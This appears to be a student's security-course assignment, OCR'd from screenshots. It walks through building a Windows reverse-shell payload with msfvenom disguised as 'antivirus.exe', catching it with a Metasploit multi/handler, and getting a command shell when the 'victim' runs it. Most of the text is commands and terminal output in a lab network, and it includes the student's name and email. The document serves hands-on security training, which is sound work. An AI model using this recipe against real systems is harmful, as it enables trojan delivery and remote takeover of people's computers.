Day 4 Assignment


Registered Name: Arindam Pal

Registered email id: arindampal705@gmail.com

Question 1:


(a) Create payload for windows machine:

- To create the payload, type the following command in the terminal
  ```
  msfvenom -p windows/shell/reverse_tcp
  LHOST=192.168.81.128 LPORT=4444 -f exe > antivirus.exe
  ```




```
root@kali:~/Desktop# msfvenom -p windows/shell/reverse_tcp LHOST=192.168.81.128 LP
ORT=4444 -f exe > antivirus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~/Desktop# 
```

- Now type “`msfconsole`” to enter into the Metasploit framework




```
root@kali:~# msfconsole


                    3Kom SuperHack II Logon


                User Name:          [   security    ]

                Password:           [               ]


                                [ OK ]


                                          https://metasploit.com


       =[ metasploit v5.0.101-dev                          ]
+ -- --=[ 2049 exploits - 1108 auxiliary - 344 post        ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 7 evasion                                        ]

Metasploit tip: You can use help to view all available commands

msf5 >
```

- Type “`use exploit/multi/handler`” to use metasploit multi-handler




```
                User Name:          [   security    ]

                Password:           [               ]


                                [ OK ]


                                          https://metasploit.com


       =[ metasploit v5.0.101-dev                          ]
+ -- --=[ 2049 exploits - 1108 auxiliary - 344 post        ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 7 evasion                                        ]

Metasploit tip: You can use help to view all available commands

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) >
```

- Set the payload to "`windows/shell/reverse_tcp`"




```
|                 Password:           [                ]                |
|                                                                        |
|                                                                        |
|                                  [ OK ]                                |
|________________________________________________________________________|
|                                              https://metasploit.com    |
|________________________________________________________________________|


       =[ metasploit v5.0.101-dev                         ]
+ -- --=[ 2049 exploits - 1108 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: You can use help to view all available commands

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf5 exploit(multi/handler) > 
```

- Set the payload options



```
|                                              https://metasploit.com    |
|________________________________________________________________________|


       =[ metasploit v5.0.101-dev                         ]
+ -- --=[ 2049 exploits - 1108 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: You can use help to view all available commands

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf5 exploit(multi/handler) > set RHOST 192.168.81.128
RHOST => 192.168.81.128
msf5 exploit(multi/handler) > set LHOST 192.168.81.128
LHOST => 192.168.81.128
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > 
```


- Now type “`exploit`” to start the reverse TCP handler on the remote host



```
       =[ metasploit v5.0.101-dev                         ]
+ -- --=[ 2049 exploits - 1108 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: You can use help to view all available commands

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf5 exploit(multi/handler) > set RHOST 192.168.81.128
RHOST => 192.168.81.128
msf5 exploit(multi/handler) > set LHOST 192.168.81.128
LHOST => 192.168.81.128
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.81.128:4444
```


(b) Transfer the payload to the victim’s machine:

- The picture of “Victim’s machine’s desktop with our payload downloaded encircled in green color” is shown below




(c) Exploit the victim’s machine:

- Now its the time when the victim executed our payload and the command shell session is opened on the local host’s machine and now we’ve the full control on the victim’s machine. We’re currently accessing the victim’s machine’s desktop as shown in the picture below



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.81.128:4444
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.81.132
[*] Command shell session 3 opened (192.168.81.128:4444 → 192.168.81.132:49164) at 2020-09-0
1 03:44:00 -0400

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\KRISH\Desktop>
```

- Since we’ve the full control on victim’s machine so now we can do whatever we want (for example, here we’re going to create a folder(named as HACKEEEED) on the desktop of victim’s machine) by using the command shell session running on the localhost(which was executed by the victim unknowingly)



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.81.128:4444
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.81.132
[*] Command shell session 3 opened (192.168.81.128:4444 → 192.168.81.132:49164) at 2020-09-0
1 03:44:00 -0400

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\KRISH\Desktop>mkdir HACKEEEED
mkdir HACKEEEED

C:\Users\KRISH\Desktop>
```